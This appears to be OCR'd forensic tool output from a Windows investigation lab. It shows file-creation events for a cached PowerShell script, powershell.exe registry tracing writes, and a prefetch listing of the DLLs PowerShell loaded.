


Image	TargetFilename
C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].txt
C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].ps1
C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\payloads on raw.githubusercontent.com.url
C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\index.dat
C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\test.ps1.url
C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].ps1
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\payloads on raw.githubusercontent.com.url
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\index.dat
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\test.ps1.url
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].ps1



TargetObject	Image
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileDirectory	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\MaxFileSize	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\ConsoleTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableConsoleTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableAutoFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableAutoFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe



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112: \DEVICE\HARDDISKVOLUME2\WINDOWS\ASSEMBLY\GAC_64\SYSTEM.DATA\2.0.0.0__B77A5C561934E089\SYSTEM.DATA.DLL
113: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WS2_32.DLL
114: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NSI.DLL
115: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\CRYPT32.DLL
116: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\MSASN1.DLL
117: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\SHFOLDER.DLL
118: \DEVICE\HARDDISKVOLUME2\WINDOWS\ASSEMBLY\NATIVEIMAGES_V2.0.50727_64\SYSTEM.CONFIGURATION\A2571A4E32A586B52463D88A83
702AED\SYSTEM.CONFIGURATION.NI.DLL
119: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RASAPI32.DLL
120: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RASMAN.DLL
121: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RTUTILS.DLL
122: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\MSWSOCK.DLL
123: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WSHTCPIP.DLL
124: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WSHIP6.DLL
125: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WINHTTP.DLL
126: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WEBIO.DLL
127: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\CREDSSP.DLL
128: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\IPHLPAPI.DLL
129: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WINNSI.DLL
130: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\DHCPCSVC6.DLL
131: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\DHCPCSVC.DLL
132: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\DNSAPI.DLL
133: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RASADHLP.DLL
134: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\FWPUCLNT.DLL
135: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\SECURITY.DLL
136: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\SCHANNEL.DLL
137: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NCRYPT.DLL
138: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\BCRYPT.DLL
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140: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\GPAPI.DLL
141: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NETUTILS.DLL
142: \DEVICE\HARDDISKVOLUME2\USERS\ADMINISTRATOR.DFIR\DOCUMENTS\WINDOWSPOWERSHELL\MICROSOFT.POWERSHELL_PROFILE.PS1

---------- Processed '.\POWERSHELL.EXE-920BBA2A.pf' in 0.28965150 seconds ----------
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